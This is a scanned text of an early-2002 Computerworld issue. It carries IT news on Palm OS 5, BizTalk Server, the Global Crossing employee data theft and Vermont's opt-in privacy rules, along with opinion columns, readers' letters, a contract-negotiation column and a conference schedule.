Sun Adds Disk Arrays, Shuffles Software

Sun Microsystems Inc. announced two new direct-attached disk arrays that support storage capacities of up to 11TB and are priced below its high-end 9900 series line. The devices include storage virtualization software developed by Vicom Systems Inc. in Fremont, Calif. Sun also repackaged its storage software into four new product suites.

Hershey Adds Single Sign-on to Extranet

Hershey Foods Corp. has implemented single sign-on technology that authenticates users of its extranet and lets them access multiple applications while logging on just once per session. In addition, the application, which is based on Bedford, Mass.-based RSA Security Inc.'s ClearTrust Web access management software, lets Hershey, Pa.-based Hershey centrally manage user access procedures.

Short Takes

The U.S. SENATE stopped work on a proposed economic stimulus bill that included a depreciation bonus on IT equipment. . . . CISCO SYSTEMS INC. reported net income of $660 million for its second quarter ended Jan. 26, down from $874 million in the same period last year. Second-quarter revenue declined 29% year to year.

Palm Starts Testing Mobile OS Upgrade

New features include added security, built-in wireless and multimedia support

BY BOB BREWIN

PALM INC. LAST WEEK released a beta-test version of its upcoming Palm OS 5 operating system, which is expected to include expanded security, wireless and multimedia features.

Palm said the upgraded operating system will include 128-bit security and support for the Wi-Fi wireless LAN standard as well as Bluetooth short-range wireless devices. Palm OS 5 will also have multimedia hooks that are designed to support the development of larger screens, the Santa Clara, Calif.-based company said.

Unlike Palm's current operating system, the Palm OS 5 has built-in support for Bedford, Mass.-based RSA Security Inc.'s RC4 encryption algorithm. The built-in support for wireless is also integral to the new operating system.

The security is designed to encrypt and protect enterprise data on the device, which Palm views as essential for a product that users frequently lose.

Palm OS 5 was designed to run on ARM chips developed by ARM Ltd. in Cambridge, England, and licensed by Intel Corp., Schaumburg, Ill.-based Motorola Inc. and Texas Instruments Inc. in Dallas.

Tailoring the system to run on the ARM chips will let Palm and its software licensees develop integrated handheld computing products that can also operate on mobile telephone systems, since mobile handset manufacturers have also chosen ARM as their hardware foundation, said Michael Mace, chief competitive officer at PalmSource Inc., Palm's operating system subsidiary.

Palm has two major hardware licensees today: Handspring Inc. in Mountain View, Calif., which develops products for the general business and consumer market; and Symbol Technologies Inc. in Holtsville, N.Y., which develops rugged systems targeted at vertical applications such as logistics and shipping. But Mace said the number of licensees should grow as PalmSource seeks to expand its hardware base.

"You need [to offer] choices," Mace said. "The sales department might need smart phones, other departments standard handhelds, and warehouse and inventory management systems another [hardware device]."

Barney Dewey, an analyst at Andrew Seybold LLC in Los Gatos, Calif., said Palm OS 5 should provide strong competition to Pocket PC devices that run on Microsoft Corp.'s Windows CE software.

Analyst Ken Dulaney at Gartner Inc. in Stamford, Conn., was more cautious, saying that with the limited information available, it's hard for him to determine whether the Palm OS 5 will be equal to Windows CE. He said the operating system does fix what he considers "serious holes" in the older software, including security and screen-size limitations.

Dulaney also wondered if the beta-test announcement would hurt sales of existing devices, including the Palm i705 handheld that was introduced last month.

Microsoft's mobility group product manager, Ed Suwanjindar, said the Palm announcement "could be a case of too little, too late."

"Fact is, we built the Pocket PC to deliver more, and Palm is still stuck playing catch-up," said Suwanjindar. "We'll wait to reserve judgment until we see their new OS on devices."

Mace declined to comment on when new hardware would reach the market, but he said PalmSource expects to deliver the operating system to manufacturers and developers by the summer.

AT A GLANCE

OS 5 Features

- 128-bit encryption from RSA Security
- Built-in support for 802.11b and Bluetooth wireless products
- Supports larger color screens
- Supports sound recording and playback of CD-quality audio
- Developed for use on ARM processors

Microsoft Launches New Version of BizTalk Server

Added features help users link systems

BY CAROL SLIWA

Microsoft Corp. last week released the second version of its BizTalk Server, featuring "seed" technology to help trading partners more easily connect their systems plus improved integration with other Microsoft products.

Microsoft's main product in the business-to-business space, BizTalk Server software is designed to help companies exchange data between applications residing inside and outside their corporate firewalls. It also lets users manage business processes through an orchestration component.

Microsoft product manager Dave Wascha said BizTalk Server 2002 is viewed as an "evolutionary" release, while the next version, due next year, will be a major upgrade.

However, large companies may find the current version's seed technology particularly useful in helping smaller trading partners ramp up for electronic transactions, said Ken Vollmer, an analyst at Cambridge, Mass.-based Giga Information Group Inc.

For example, an auto manufacturer might use the rapid-integration technology to create an XML document with the configuration information a small parts supplier needs to set up its BizTalk Server to exchange data. The supplier would simply have to open the XML document and use a series of wizards to extract the configuration information, test the system and notify the automaker that it was ready to do business, Wascha explained.

But in order to take advantage of the seed technology, both companies must use BizTalk Server, Wascha said.

Other new features include tight integration with Microsoft's Application Center and Operations Manager products and its Visual Studio .Net development tool, which launches this week.

The Visual Studio .Net integration was designed to let developers use BizTalk components in the Visual Studio .Net environment and turn BizTalk business processes into XML Web services. Microsoft said Application Center has been integrated with BizTalk Server to help users centrally manage any applications that use BizTalk Server. Microsoft Operations Manager has also been integrated with the product to help customers do event monitoring, alerting, reporting and other management functions.

Snap-on has the best tools
for diagnosing, aligning, and
tightening pretty much anything.
Like say, their productivity.

COGNOS

Continued from page 1

Employee Data

Beverly Hills, Calif., where the information is alleged to have been stolen, are on the case.

Global Crossing confirmed that the suspect is a former network computing technician but declined to identify him. The company's attorney said that the ex-worker stole a hard disk containing the personal information but that he contended through his lawyer that the information was given to him.

Attempts to serve the technician with an injunction preventing dissemination of the information have failed because no one can locate him, the Global Crossing attorney said.

"Since last September, the individual responsible for the alleged theft of the data continues to put up the Web site on occasion," using Internet service providers not yet aware of his actions, said the attorney, who requested that her name not be used for fear of retribution by the individual.

"However, as soon as the site is posted, it is taken down again by Global Crossing working with the authorities and ISPs," she added. But "the law is just not there" to deal with the situation, she said.

The employees whose information was posted "are largely out of luck," said David Loundy, associate director of The John Marshall Law School in Chicago. "You could try to say this was public disclosure of private fact, but if you don't have damages, then do you have any real claim?"

Troubles Mounting

The revelation of the security breach comes at a difficult time for Global Crossing. It filed for bankruptcy protection Jan. 28 and is facing questions about aggressive accounting practices. The company, whose stock once traded at a peak of more than $64 per share, has seen its fortunes crumble over the past two years and was recently delisted from the New York Stock Exchange. It's currently being investigated by the U.S. Securities and Exchange Commission.

Global Crossing's handling of the incident has been harshly criticized by some former IT workers who say the company delayed informing employees.

Though the breach occurred in early September, Global Crossing waited until mid-December to formally inform employees. And it still hasn't taken any steps to inform former workers whose names were on the compromised list, claimed Cynthia Carter, a former project manager in Global Crossing's information security group.

"It was a huge compromise of confidential information," Carter said. So far, "we have not been officially notified; we have not heard anything yet from Global Crossing." She heard about the breach from former co-workers.

Global Crossing's attorney defended the company's decision to hold off on informing employees, claiming that the goal was to prevent the rogue site from getting publicity.

Since Global Crossing notified employees in December, it has been working to address their concerns, a spokeswoman added. The company has also been urging employees to contact credit bureaus for a fraud alert to be put on their accounts, she said.

But other former Global Crossing IT workers blamed the company for its failure to adhere to best practices in securing critical employee and customer information.

For instance, instead of ensuring that access to employee information was restricted to relevant staff, all software developers always had full "read" access to the information, said a former worker who said he was familiar with internal security controls and processes at Global Crossing.

Similarly, the customer billing system was wide open to manipulation by a large number of employees who shouldn't have had access to that information, the former worker claimed. In both instances, recommendations were made to fix the problems, but no action was taken, he alleged.

> "You could try to say this was public disclosure of private fact, but if you don't have damages, then do you have any real claim?"
>
> DAVID LOUNDY, JOHN MARSHALL LAW SCHOOL

"It was a question of excessive access. ... I'm just surprised that this didn't happen before," the former worker said.

Concerns about the situation had been previously raised, said another former employee, who was a member of Global Crossing's IT security team. "We tried to deal with some of these issues, but we were always told the timing was not right or that we couldn't impact users," the former security worker said.

The Global Crossing spokeswoman said the company had taken adequate measures to protect critical information. "I think it is very difficult to protect against an IT department employee stealing things off computer hard drives," she said. "This particular individual did not have any kind of legitimate access to it," she said, adding that people who were raising questions about IT security "are just pushing their own agendas."

Quick Link Global Crossing's legal options for dealing with its former employee are limited. See the story.
www.computerworld.com/q/?27102

Continued from page 1

Vermont

tain instances. Financial institutions in the U.S. generally follow the federal Gramm-Leach-Bliley Act of 1999, which allows the opt-out standard: Unless the customer tells a bank, securities firm or insurer not to share data, the institution is allowed to do so.

Now, the Vermont privacy rules mean that companies must adapt their customer systems to recognize the Green Mountain State's unique regulatory provisions.

"The industry can just assume that everybody with a Vermont ZIP code has opted out," said Elizabeth Costle, commissioner of the state Department of Banking, Insurance, Securities and Health Care Administration. "That's the easy way to fix your computers."

And that's exactly what companies might do. Instead of adapting systems to meet the state's rules, they are warning that Vermont residents may be excluded from the kind of promotional offers and information that data sharing allows.

"It would be a long time before anyone could afford to put in an opt-in system that would meet the goals of what [Costle] laid down," said Stephen Durkee, privacy implementation officer at Citigroup Inc. in New York. "So, effectively, everybody in that state will have to be treated as if they opted out."

Vermont's rules illustrate the limits of the Gramm-Leach-Bliley Act, which took effect last July, and underscore corporate fears that states may adopt differing data privacy rules, increasing compliance costs. The federal law didn't preempt the ability of states to adopt tougher privacy standards.

"I think Gramm-Leach-Bliley very specifically said that states can have a stricter standard," said Costle. "That's fairly unusual in legislation. We're not going against [the law] at all; we're specifically complying with it."

Most notably, Vermont's standards require opt-in for sharing data with third parties, vs. opt-out under federal law.

Vermont's rules are a broader application of the state's existing banking privacy laws and not the result of legislative action. Insurance trade groups filed suit Jan. 30 challenging Costle's authority to make those changes, which take effect Feb. 15.

"The feeling is that the commission usurped legislative authority," said Jack Dolan, a spokesman for the Washington-based American Council of Life Insurers, one of the groups involved in the lawsuit.

Opt-in is a tougher standard because it forces companies to sell consumers on the idea of information-sharing. It also requires companies to develop systems to recognize state law variances and to train their employees. In contrast, opt-out offers are usually ignored; only 2% to 3% of consumers opted out in response to federally mandated privacy notices mailed out by financial services firms last summer, according to federal and industry sources.

Costle is convinced that residents want stronger privacy protections than those set in federal law. "If you talk to the average U.S. citizen or Vermonter, they want their information protected," she said.

Quick Link What do you think? Post your opinion in our online discussion forum.
www.computerworld.com/q/?s1580

Other Potential 'Opt-in' States

Even if the insurance industry blocks Vermont's law, it won't end the privacy debate.

New Mexico is considering similar regulatory action.

Thirteen states — **Arkansas, California, Florida, Hawaii, Illinois, Iowa, Massachusetts, Minnesota, Missouri, North Dakota, New Hampshire, New Jersey** and **New York** — have pending opt-in privacy bills, according to the Internet Alliance, a Washington-based trade group.

BRIEFS

EC Confirms Closure Of Intel Investigation

The European Commission confirmed last week that it has decided to close its yearlong antitrust investigation of Intel Corp. To do so, the EC must first inform the remaining complainant, believed to be rival chip maker Advanced Micro Devices Inc. in Sunnyvale, Calif. Another complaint, believed to have come from Via Technologies Inc. in Taipei, Taiwan, was recently withdrawn.

Date Set for Vote on HP/Compaq Merger

Hewlett-Packard Co. said last week that a shareholder meeting to vote on its proposed merger with Compaq Computer Corp. will take place March 19. HP shareholders on record as of Jan. 28 will be allowed to vote on the deal at the meeting, which will be held in Cupertino, Calif.

IT Titans Form Web Services Organization

Aiming to speed the development and deployment of Web services, IBM, Microsoft Corp., HP, Intel, SAP AG, BEA Systems Inc. and Accenture Ltd. last week formed the Web Services Interoperability Organization. The group plans to create implementation tools for Web services on heterogeneous platforms and to publish a road map for future Web services development.

Short Takes

AGILENT TECHNOLOGIES INC. in Palo Alto, Calif., and GREENWICH TECHNOLOGY PARTNERS INC. in White Plains, N.Y., announced an agreement to jointly offer network testing services to large enterprises. . . . DELL COMPUTER CORP. launched a server clustering program and a partnership with CRAY INC. in Seattle to strengthen its position among vendors selling large groups of networked computers.

Lotus Gives Glimpse Of Its 'Phred' Strategy

Pervasive collaboration is IBM's goal

BY JENNIFER DiSABATINO

ALTHOUGH THEY hadn't yet been told the code name, users at the recent Lotusphere conference got a glimpse of what's now publicly being referred to as Phred — the new technology and marketing strategy from IBM and its Lotus Software Group subsidiary.

Described as an "overarching" strategy, Phred is essentially the way Cambridge, Mass.-based Lotus will try to move beyond e-mail services and make its collaboration technology pervasive throughout IBM's WebSphere middleware infrastructure and third-party vendor applications. Those applications include supply chain, enterprise resource planning (ERP) and customer relationship management software.

"We are at a pivotal point in our market, partly because the enterprise e-mail market is approaching maturity," said Beverly DeWitt, senior manager of new business initiatives and strategy at Lotus.

"A lot of things are just putting demands on electronic collaboration," she said, citing changes in the business environment, including the need to cut costs.

Joining the Discussion

From a technology standpoint, Phred will "modularize our existing products to enable a developer to reuse objects within other applications," DeWitt said. From a business perspective, it allows Lotus to do more business with service providers, who can pick and choose components of various Lotus products to resell as services to customers or to provide on a rental basis, she said.

That's a smart move, said Daniel Rasmus, an analyst at Giga Information Group Inc., also in Cambridge. "One of the problems that they have right now — and that the collaboration market has in general — is that a lot of ERP portals have threaded discussions, and Lotus doesn't have a part in that right now," Rasmus said. "Lotus is being aggressive about this, and I think that's good."

Lotus aims to convince business partners such as PeopleSoft Inc. in Pleasanton, Calif., SAP AG and Siebel Systems Inc. in San Mateo, Calif., that they should rely upon Lotus' expertise with collaborative applications, Rasmus said. These applications would replace informal user discussion threads, be explained.

Lotus has in fact confirmed that it's developing the ability to link its software to applications from those vendors.

Despite the fear of some Lotusphere attendees that Notes and Domino will disappear as interfaces or development platforms, those applications will continue to operate independently in the enterprise, Rasmus said. Users will be able to link their portals to their messaging systems, like Notes and Lotus' instant messaging product, Sametime, he said. ◗

AT A GLANCE

Phred *Who?*

What Phred is going to produce in the near future:

- Merger of Lotus' K-station portal into the IBM WebSphere Portal Server
  WHEN: May
- Java Server Pages (JSP), a JSP tag library for Domino objects, and servlets. All of these will be in WebSphere Developer, which will come with Domino 6.
  WHEN: Third quarter
- Partner agreements with third-party vendors such as PeopleSoft, SAP and Siebel
  WHEN: Ongoing

Microsoft and SpeechWorks Team on Voice-to-Web Tools

Duo's specifications aimed at developers

BY TODD R. WEISS

The effort to integrate speech recognition technology with Web-enabled applications for cell phones and personal digital assistants got a boost last week with the announcement of an alliance between Microsoft Corp. and SpeechWorks International Inc.

The companies said they're creating open standards to be used by developers to build applications that will tie speech to Web-enabled programs, including Microsoft's Internet Explorer browser, using Microsoft's .Net speech platform. The financial terms of the deal weren't released.

Steve Chambers, vice president of worldwide marketing at Boston-based SpeechWorks, said such technologies could cut costs and save time for firms that provide information to users over the Internet.

For example, users could surf the Web using voice prompts rather than typing, ultimately benefiting businesses ranging from airlines to insurance companies, he said. "That you can navigate with your voice makes it that much speedier," Chambers said.

Technology produced by the alliance will be based on the Speech Application Language Tags (SALT) specification being developed by the SALT Forum, an industry group that includes Microsoft, Cisco Systems Inc. and Intel Corp.

The specification will be submitted to standards groups for approval upon completion. Under SALT, developers will be able to integrate speech functions into XML- or HTML-based applications. A beta version of the specification is due out by the end of this year, the companies said.

Chad Robinson, an analyst at Robert Frances Group Inc. in Westport, Conn., said the creation of speech-enabling standards for the .Net platform will make it easier to meld voice with Internet-based applications. But, he said, wider use of such products is still in question. "This is going to be the first opportunity to do something in a standardized manner" based on the SALT specifications, Robinson said. "It's a little hard to say whether this is going to be a hot item."

Dan Miller, an analyst at The Kelsey Group in Princeton, N.J., said the Microsoft/SpeechWorks deal could provide a real boost in bringing speech capabilities to Web applications, because it will provide additional tools to the approximately 6 million developers who are using Microsoft's Visual Studio application and the company's .Net standards.

"What Microsoft is really trying to do is to encourage a larger development community to start thinking" about such possibilities, Miller said. ◗

Easy Interface

New open standards that would allow software developers to tie speech capabilities to Web-enabled applications are in the works.

October 2001: Development of the Speech Application Language Tags specifications began.

Early 2002: Beta software developer's tool kit to be released.

Late 2002: Beta development platform release slated.

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MARYFRAN JOHNSON

The Pollyanna Perspective

MY COLLEAGUE on the other side of this page, Mr. Fox, believes that the modest resurgence in venture capital investments may ultimately be undone by a lousy economy and the constriction in corporate IT spending. Well, call me Pollyanna (go ahead, take your life in your hands), but I still think there's more here to cheer than worry about.

MARYFRAN JOHNSON is editor in chief of *Computerworld*. You can contact her at maryfran_johnson@computerworld.com.

In the first quarterly uptick since mid-2000, some $7.1 billion in venture capital money poured into new companies, according to Thomson Financial's Venture Economics division and the National Venture Capital Association. It was the upward direction of the fourth-quarter investments that mattered, of course, not the actual amount. Venture capitalists invested only $36.5 billion in start-ups last year, compared with nearly $100 billion in 2000.

Is it too wistful to think that the light at the end of the tunnel might be sunshine instead of another train? And why should you care, anyway?

All of the pundits tell us that IT spending will grow by an anemic 3% to 4% this year, and they're probably off by their usual 3% to 4% margin of error. Whatever money you do spend will have to deliver serious cost efficiencies, measurable ROI, speedier integration, infrastructure improvements or a demonstrably better customer connection.

So even Pollyanna would assume that the last thing you need right now is to be holding hands with some desperate little start-up, right? That was my assumption, too, until I heard otherwise in a customer panel discussion I moderated recently. This panel included the CIO of a national retailer, the CTO of a media conglomerate, the CTO of a billion-dollar enterprise software vendor and a vice president of operations of a large IT services firm. What they said left me feeling oddly optimistic.

All these executives have seen great technology fail because of lousy execution, immature management or unstable funding sources. All of them are naturally more cautious about spending these days. Yet they all are still working with start-ups, still listening to pitches from new ventures, still exploring innovative ideas.

"If you work in a company that's always put a lot of emphasis oo watching how you spend your money, what's going oo [in today's economy] is no big deal," the retail CIO said. New vendors that hope to score with his company must pass through a series of internal IT sanity checks, including an extensive questionnaire applied to all new project proposals.

"The real challenge for new vendors is, Are you doing something truly unique?" the CIO added. He also wants to know about growth potential, market positioning and how curreot customers are treated. And yes, he personally checks every customer reference.

The media company CTO talked about his focus on IT projects that centralize or share resources, integrate business functionns or address classic back-office infrastructure woes. "I need to feel confident that the vendor will focus on my problem, that they understand my industry in depth," he said. "I also really like to see [start-ups] wbo've done it before, who have the maturity to follow through."

The IT services company executive is looking ahead two years to the kinds of services ber company will need in a recovered economy. She likes to get in on the early stages of new technology development, making sure the product is tailored specifically for service industry clients.

The bottom line for these IT decisioo-makers was a powerful message to vendors of all vintages: We'll take the risk if you'll deliver real innovation. In the long run, that will be good news for everybody who hangs in there and believes in better times. Just the way Pollyanna did. ◗

PIMM FOX

VC Spending's Strong; Will IT Money Flow?

GET READY to open your checkbooks, because venture capitalists are back, and they're depending on IT buyers to make their investments whole.

Data released early this month in the PricewaterhouseCoopers/Venture Economics/National Venture Capital Association/MoneyTree Survey shows that 2001 wasn't the investment bust many expected. It was the third-best year on record for venture spending, with $36.5 billion going to 3,900 companies. Of course, compared with the cash-crazy investments in 2000 — some $99.6 billion — any amount seems puny.

PIMM FOX is *Computerworld*'s West Coast bureau chief. Contact him at pimm_fox@computerworld.com.

If there's something to be learned from 2001, it's that perspective counts. "What you're seeing is more cautious investments and a premium being placed on companies that have customer traction and experienced operating skills rather than PowerPoint presentations," says Joe Aragon, a general partner at Austin Ventures LP in Austin, Texas. Translation: Companies with seasoned management and customers paying real money get the attention and cash of the venture capital community.

Software still garnered the largest share of venture capital in the fourth quarter and for the year. The segment received $1.6 billion out of a total $7.1 billion for the quarter and $6.8 billion out of $36.5 billion for the year.

Last year, telecommunications netted $5.9 billion ($982 million in the fourth quarter), networking equipment added $5.6 billion ($988 million in that quarter), and IT services booked $2.6 billion ($320 million in the fourth quarter).

The most telling numbers, though,

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are found comparing last year against the distortion field of 2000. You remember 2000, when venture capitalists lost all sense of reason and invested $16.9 billion in software companies, $17.9 billion in telecommunications, $11.4 billion in networking equipment firms and $8.8 billion in IT services.

Obviously, venture capitalists are supposed to place bets on future technologies and businesses, and most acknowledge that they invested too much during the hype of the Internet. But what still doesn't get fully addressed is the proposition that someone at some point is supposed to *pay* for these grandiose dreams. And that someone — at least as it relates to bets on software, networking, telecommunications and IT services — is you. Even if the IPO market revives, only large-scale enterprise spending will turn venture capital punts into solid businesses.

In absolute dollars, "the free-fall is over, and we've landed safely on higher ground," says Tracy Lefteroff, global managing partner of the venture capital practice at PricewaterhouseCoopers. But there's still a bigger question: Will corporate IT spending recover enough to indemnify venture capital investments?

With the economy still stagnant, if not technically in a recession, IT budgets will stay crimped and new spending circumspect. That situation might make last year's investments the venture capitalists' biggest risks yet.

DAVID MOSCHELLA

Vendors Send Feds Wrong Message

THE COMPUTER Systems Policy Project is usually well worth listening to. The CSPP was established in 1989 to advance the public policy views of a select group of America's most important computer hardware makers. Its current membership consists of the CEOs of Compaq, Dell, EMC, Hewlett-Packard, IBM, Intel, Motorola, NCR and Unisys — all in all, a pretty worldly bunch.

That's why I'm still shaking my head trying to figure out how such a respected group managed to produce its recent white paper, "Building the Networked World," a troubling plea for the federal government to develop a "10-year vision for this nation's wired/wireless infrastructure." If any group of companies has been around long enough to know what a bad idea this is, it's this one.

DAVID MOSCHELLA is an author and independent consultant. Contact him at [redacted]

A decade ago, when many of these same companies felt threatened by the giants of Japan, there were similar calls for a national IT strategy. Of course, back then, hardly anyone had heard of the Internet. The general (and wildly incorrect) consensus was that supercomputers, memory chips and artificial intelligence were the industry's biggest long-term challenges. Ironically, if in 1992 the federal government had dared suggest that the CSPP's members should abandon their proprietary network architectures and use the fledgling Internet as a shared industry platform, they would have told the government to mind its own business.

The CSPP report asserts that, given a sufficiently capable network infrastructure, wonderful new applications will emerge, but that without strong government leadership, the U.S. will fall behind other nations. The problem with this position is that the CSPP fails to adequately distinguish between wired and wireless systems. Because the federal government is responsible for allocating frequency spectrum, it clearly must be a key player in the U.S. wireless industry. But it's a big mistake to assume that this role should be extended into the wired side of the business.

The reality is that the slow adoption of high-speed networks is a problem of demand, not infrastructure. High-speed Internet access is already available to well over half of U.S. homes, but because of high costs and a lack of compelling applications, only about 10% of us have signed up. This is hardly surprising. Unless you're online a great deal, why shouldn't you stay with a dial-up service for $20 a month instead of a high-speed service that costs two or three times that amount? Napster was the one service that might have changed this calculation, but the music industry and the courts shut it down. The impact upon the demand for high-bandwidth services was predictable.

All the federal government should do in the area of wired infrastructure is clarify whether open access to local telephone and cable TV-based systems will be mandatory. (I say no.) There's no need for any special funding, accounting changes or tax credits, let alone a national technology vision. If anything, there has already been too much vision and too little sales. Intoxicated telecommunications companies poured billions into excessive backbone capacity and grossly overbid for wireless spectrum, resulting in widespread bankruptcies. The CSPP would be wise to let the telecommunications industry sort itself out and perhaps aim its lobbying efforts at the music industry and other sources of potential new consumer demand.

READERS' LETTERS

The Pain of H-1B Policy

MY ADVICE to "Back to School" is to run away from this field [Career Adviser, Jan. 7]. I have current skills, a master's degree in computer science and 15 years of experience, and I can't find a job in the Atlanta market. There are, however, many H-1Bs employed in this market. The government has shown that even when corporations are hiring only 2% of interview candidates, they can still claim a labor shortage and get away with it. Then, through legislation, cheap foreign workers are brought in to replace Americans.

Basil Stieffen
Software developer
Atlanta

FOR THE FIRST TIME in almost 20 years, I am having great difficulty finding work. My situation is affected by something even more ominous than the recession. In the past few years, my government has seen fit to allow over 300,000 citizens of other countries into the U.S. to perform my job at a far lower rate of pay than I would receive.

Yes, I am a computer programmer. Without a college degree, I was able to develop my expertise to the point where I commanded a fee greater than someone with an advanced degree. But a few years ago, the corporations for which I worked convinced my government that there weren't enough programmers, though they actually were just tired of paying programmers high rates. Why has my government forsaken me? The answer is clear. Programmers have no organization to look out for their interests and pump funds into the pockets of elected officials.

Gregory R. Farrington
Hamburg, N.J.

Pushing Web Endeavors

THE CONSENSUS around my IT shop is that the reason Kmart and Wal-Mart aren't doing well with their Internet endeavors is a lack of general knowledge that they exist on the Web ["IT Difficulties Help Take Kmart Down," Page One, Jan. 28]. Their dot-coms aren't advertised enough, their linkage from other sites is minimal at best, and both do a poor job of promoting their Web sites at their brick and mortars.

Tom C. Tourand
CIO
City of Macon, Ga.

VOIP Wins a Convert

WE'VE BEEN running VOIP on an Avaya Definity for over six months and are extremely pleased with it ["The VOIP Vanguard," News Opinion, Jan. 28]. We had a simple implementation: We replaced a Mitel with the Definity in less than two weeks, with only one evening of deploying phones. We turned it up on a Monday night and were running clean Tuesday morning. Our only quality issue was an incorrect duplex setting on an Ethernet switch causing excessive retransmissions. We're now testing Avaya's soft phones via dial-up and VPN and hard phones at other sites using the VPN. The tests have gone extremely well. And VOIP is great from an administration standpoint: moves have never been easier. Both voice quality and the system are solid and reliable. Overall, we love it. I'd never consider switching back to copper lines.

Ed Watson
Director
NCP Solutions
Birmingham, Ala.

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This is usually couched in somewhat softer terms. Something like this: "Let's start fresh. Get rid of everything you've got. Make the switchover to our stuff. And welcome to the New World." What this always translates into is one great, ugly and brutish migration nightmare.

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THIS WEEK

CIO IN SCANDAL

The former CIO at a mid-Atlantic IT services firm shares his tale about getting ensnared in a $15 million accounting fraud scheme and the tough lessons that he has learned. PAGE 24

BLADE BENEFITS

Blade servers cost less than traditional boxes, eat up less data center space and consume less electricity — but there are caveats to achieving their full ROI potential. PAGE 26

LAYOFF LESSONS

IT workers who have recently been downsized or are in threat of being displaced could pick up some valuable insights from peers who have been there before. PAGE 28

CRM PARADOX

RIGBY says when it comes to CRM, "a lot of executives don't understand what they're implementing."

More than half of all customer relationship management projects fail, and many others end up damaging relationships with clients. But there are some simple steps managers can take to make these efforts succeed, claims Bain & Co. director Darrell K. Rigby, who wrote an article about the subject in this month's *Harvard Business Review*. PAGE 30

BIG AUDIO DYNAMITE

Steve Devine, business administrator for corporate information systems at Bose Corp., says the audio systems maker is pretty innovative place to work. Just don't ask him about e-mail. PAGE 32

JOE AUER/DRIVING THE DEAL

A Form for Fairness

IT'S A GOOD IDEA TO HAVE A USER FORM CONTRACT. It's hard to understand why many companies continue using vendor contracts that are masterpieces when it comes to allocating all the risk to customers. Most vendors don't even accept the risk of their own nonperformance in their contracts.

A user form contract can outline the terms and conditions under which the customer is willing to acquire certain equipment, software or services.

The most significant difference between a user contract and a vendor contract is that a user contract can optimize the customer's position or establish fair and equitable terms that protect both parties' interests. (Try finding fairness in a standard vendor contract.)

A user form contract, properly prepared and implemented, offers you significant benefits. Both parties' rights and obligations for a specific type of deal can be documented thoughtfully before you sit down to negotiate with a vendor. Busy procurement professionals wouldn't be required to react to an endless barrage of vendor form contracts — each with its own "catch me if you can" tricks, such as automatic renewals and disclaimers on everything you've been told.

In addition, your company's attorneys can work with negotiating teams to prepare, review and periodically revise the form agreement without the sense of urgency of a pending transaction. Senior management and representatives from other areas of the company can do a comprehensive review of the agreement more prudently and systematically.

Preparation of a complete set of eight to 10 deal-specific form contracts generally requires a considerable commitment, but it will more than pay for itself. The contracts prevent the need to custom-draft an agreement for each deal. If the form contract must be tailored to match a particular transaction, your lawyers can implement the necessary changes with less effort than if they started from scratch. What's more, since you already accept your forms 100%, your review and tailoring time for a vendor's proposed changes during negotiations will be drastically reduced, compared with dealing with an almost 100% unacceptable vendor contract.

To press your case for using your own form contract, include it in your requests for proposals. That makes the vendor's willingness to accept or reject each provision part of your evaluation of the vendor. Even if the vendor doesn't fully accept your form, negotiations can still begin at the time when you have the most customer leverage — before vendor selection.

For the customer with a solid form agreement program, the risk that an overeager manager will execute a vendor form contract is substantially reduced. User representatives will soon recognize that the standard user form allows them to proceed more rapidly with the procurement process. Meanwhile, most vendor sales reps will learn that they can close a sale quicker using a standard user form rather than their own.

You may prefer the wording of your own agreement. But, even if you must negotiate away some concessions to the vendor to make the agreement acceptable, you normally receive more protection by starting with the user's form agreement and then including appropriate changes.

A user form agreement can also give your negotiating team an opportunity to use that popular vendor ploy: "I'll have to get any changes approved by corporate." And the vendor is encouraged to disclose its entire shopping list of changes early in the negotiations, when your spokesman says, "I can't go to headquarters too many times; let's make sure we have all your demands — before I stick my neck out."

An added benefit is that placing the vendor in the position of proposing changes to the user's form agreement forces its rep to continually justify its negotiating position.

It's also fun to turn some favorite vendor wording around and say, "It's our standard form contract. It's fair. You can trust us; all our vendors sign it!"

There's no doubt that it's well worth the time and effort for your organization to have its own set of form contracts. You'll protect your rights, maximize your remedies and get needed flexibility. Ultimately, you'll save lots of time, money and risk. ◗

JOE AUER is president of International Computer Negotiations Inc. (*www.dobetterdeals.com*), a Winter Park, Fla., consultancy that educates users on high-tech procurement. ICN sponsors CAUCUS: The Association of High Tech Acquisition Professionals. Contact him at [redacted].

CIO in Scandal

A CIO got swept up in a $15 million fraud and did penance. Now he shares some hard-learned lessons. By Kim S. Nash

EDITOR'S NOTE

The CIO in this article is a high-profile figure in his community who volunteers for various nonprofit and children's welfare groups. In March 2000, he was implicated in a $15 million corporate fraud. He's performing a sentence of 250 hours of community service and he speaks to business groups about how to protect against white-collar crime.

To honor his wish to remain anonymous in print, and to bring readers the benefit of this man's hard-learned lessons, we chose to omit his name and that of his former company from this feature.

ANASTASIA VASILEVA

IT WAS A THURSDAY EVENING in March 1999 when the chief financial officer of a mid-Atlantic IT services firm marched into his CIO's office. A strikingly high bill from a supplier required an explanation.

"That's impossible," the CIO said. "This is a cash-and-carry account." No bills should have come in at all, never mind multiple transactions, each for tens of thousands of dollars.

The nightmare had begun.

The next morning, the CIO sat shoulder-to-shoulder with an outside consultant who ran reports from the

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In these days of flat or declining technology budgets, business and IT executives alike rank quickly achieving a positive return on their information technology investments as one of their top three priorities — and challenges — in 2002. To keep costs down end to ensure maximum payback quickly, some companies heve pushed technology purchasing decisions to the highest levels of the organization. Others era sub-dividing large projects into smaller ones that must demonstrate a positive ROI before moving to the next phase. Panelists will discuss what has and hesn't worked as they strive to demonstrate the bottomline payback of technology investments.

"Storage Networking World is a unique conference that blends representatives from both the user and vendor communities in a single forum. For users, this is an opportunity to gather and discuss long-term strategies, current issues and hot topics, as well as every-day problems and concerns. This type of interaction is invaluable for the end user."

- [illegible]
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USER CASE STUDIES

FEATURED SPEAKERS

INDUSTRY ANALYSTS

CTO INSIGHTS EXECUTIVE PANEL

CONFERENCE PROGRAM

Tuesday, April 2nd

10:00am – 12:00pm
Storage Networking World Primer
with Steve Duplessie

1:00 – 6:00pm
Tutorial Tracks
Topics include: Storage for LAN Managers; Backup/Restore; Storage Management; Networks for SAN Managers; Storage Virtualization; Security; IP Storage; Infrastructure Design; Disaster Recovery; User Experiences

1:00 – 6:00pm
Golf Outing

7:00 – 9:00pm
Pre-Conference Networking Reception

Wednesday, April 3rd

7:30 – 8:30am
Buffet Breakfast

8:30am – 12:00pm
Keynote/General Sessions

12:00 – 1:00pm
Lunch

1:00 – 5:00pm
Keynote/General Sessions

5:00 – 8:00pm
Cocktails, Expo, Interoperability Lab, Buffet Dinner

Thursday, April 4th

7:30 – 8:30am
Buffet Breakfast

8:30am – 12:00pm
Keynote/General Sessions

12:00 – 1:30pm
